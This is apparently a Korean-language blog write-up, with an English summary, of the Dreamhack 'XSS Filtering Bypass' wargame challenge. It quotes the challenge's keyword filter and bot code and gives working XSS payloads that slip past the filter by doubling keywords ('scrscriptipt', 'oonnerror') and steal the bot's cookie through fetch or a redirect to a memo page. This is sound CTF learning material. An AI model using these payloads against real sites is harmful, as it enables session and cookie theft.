XSS Filtering Bypass
문제 링크
https://dreamhack.io/wargame/challenges/433
문제 설명
여러 기능과 입력받은 URL을 확인하는 봇이 구현된 서비스입니다.
XSS 취약점을 이용해 flag.txt, FLAG 변수에 있는 플래그를 획득하는 문제입니다.
풀이과정
-
생성된 서버에서
flag에 들어가면 입력 할 수 있는 url 칸이 나옵니다. 이 입력 칸을 이용해 xss 공격을 하는 문제입니다. -
app.py를 확인해 봅니다.def xss_filter(text): _filter = ["script", "on", "javascript:"] for f in _filter: if f in text.lower(): text = text.replace(f, "") return textxss_filter함수에서script,on,javacript라는 단어가 입력되면 공백으로 처리함을 확인할 수 있습니다.
xss공격을 하기 위해서는 우회법이 필요합니다. -
check_xss함수를 확인합니다.def check_xss(param, cookie={"name": "name", "value": "value"}): url = f"http://127.0.0.1:8000/vuln?param={urllib.parse.quote(param)}" return read_url(url, cookie)이 코드를 통해 내부적으로
http://127.0.0.1:8000/vuln?param=...을 열어봄을 알 수 있습니다.
이어서 리턴되는read_url함수를 확인해 보았습니다.def read_url(url, cookie={"name": "name", "value": "value"}): ... driver.get("http://127.0.0.1:8000/") driver.add_cookie(cookie) driver.get(url)이 코드를 통해
http://127.0.0.1:8000/에 코드를 심는다는걸 확인할 수 있습니다. -
flag창에 접속합니다.

<scrscriptipt>locatioonn.href="http://127.0.0.1:8000/memo?memo=hello"+document.cookie;</scrscriptipt>
또는
<img src=x oonnerror="fetch('http://127.0.0.1:8000/memo?memo='+document.cookie)">
로 공격을 시도할 수 있습니다.
script,on이 둘 단어는 공백으로 처리합니다. 따라서script나location,onerror를 사용할 때, 단어가 공백처리가 되더라도 공격을 할 수 있는 단어를 입력해줍니다.
예를들면 scrscriptipt 는script가 공백처리가 되어도script공격이 가능합니다.locatioonn이나oonnerror도 마찬가지입니다.location.href="http://127.0.0.1:8000/memo?memo=hello는 플래그 값을 쿠키로 이미 심어둔 봇 브라우저가 해당 URL로 이동해 플래그가 메모에 남도록 유도하는 역할을 힙니다.- onerror는
<img>같은 태그에서 이미지 파일을 불러오려다가 실패하면, onerror 속성에 들어있는 자바스크립트가 자동 실행 됩니다. - 이를 통해
scr엔 없는 이미지 값을 입력하고,onerror를 통해 진짜 접근하고 싶던 링크가 실행되게 할 수 있습니다. fetch 는 자바스크립트에서 HTTP 요청을 보낼 수 있게 해주는 함수입니다. - fetch('http://127.0.0.1:8000/memo?memo='+document.cookie) 로 보내면 서버 내부의 memo_text 변수에 플래그가 저장됩니다.

+는 자바스크립트에서 문자열 이어붙이기 연산자이며, 최종적으로http://127.0.0.1:8000/memo?memo=helloflag=DH{...}로 이동하게 만들어, 플래그가 메모 페이지에 기록되도록 합니다.
memo에 접속해보니 성공적으로 플래그 값을 획득할 수 있었습니다.
배운점
- XSS의 실전 활용을 배워볼 수 있었습니다.
+는 자바스크립트에서 문자열 이어붙이기 연산자임을 알게 되었습니다.- document.cookie를 통해 브라우저의 쿠키를 탈취할 수 있다는 것을 확인할 수 있었습니다.
<script>가 막혀 사용이 불가능 한 경우, 다른 방법을 이용해 충분히 우회가 가능함을 배웠습니다.- 실전 보안에서는 단순히 특정 키워드를 막는다고 해서 보안이 되는게 아니란걸 배웠습니다.
Summary (English)
- The challenge is a web service vulnerable to XSS (Cross-Site Scripting).
- The input is filtered to remove keywords:
script,on, andjavascript:. - XSS payload must bypass the filter using tricks like:
- Obfuscation: e.g.,
scr<script>ipt,oonnerrorinstead ofonerror. - HTML elements like
<img>with anonerrorevent handler.
- Obfuscation: e.g.,
- The goal is to make the bot browser execute JavaScript that sends its cookie:
- Example payload:
<img src=x oonnerror="fetch('http://127.0.0.1:8000/memo?memo='+document.cookie)">
- Example payload:
- The bot visits the payload, executes it, and sends its cookie (containing the flag) to
/memo. - Accessing the
/memopage reveals the flag. - Key takeaways:
- Simple keyword filtering is insufficient for XSS defense.
- XSS can extract sensitive information like cookies using DOM-based techniques.
- JavaScript
+operator is used to concatenate strings (e.g.,memo=+document.cookie).

CTF 풀이 및 실습 중심 학습을 기록합니다.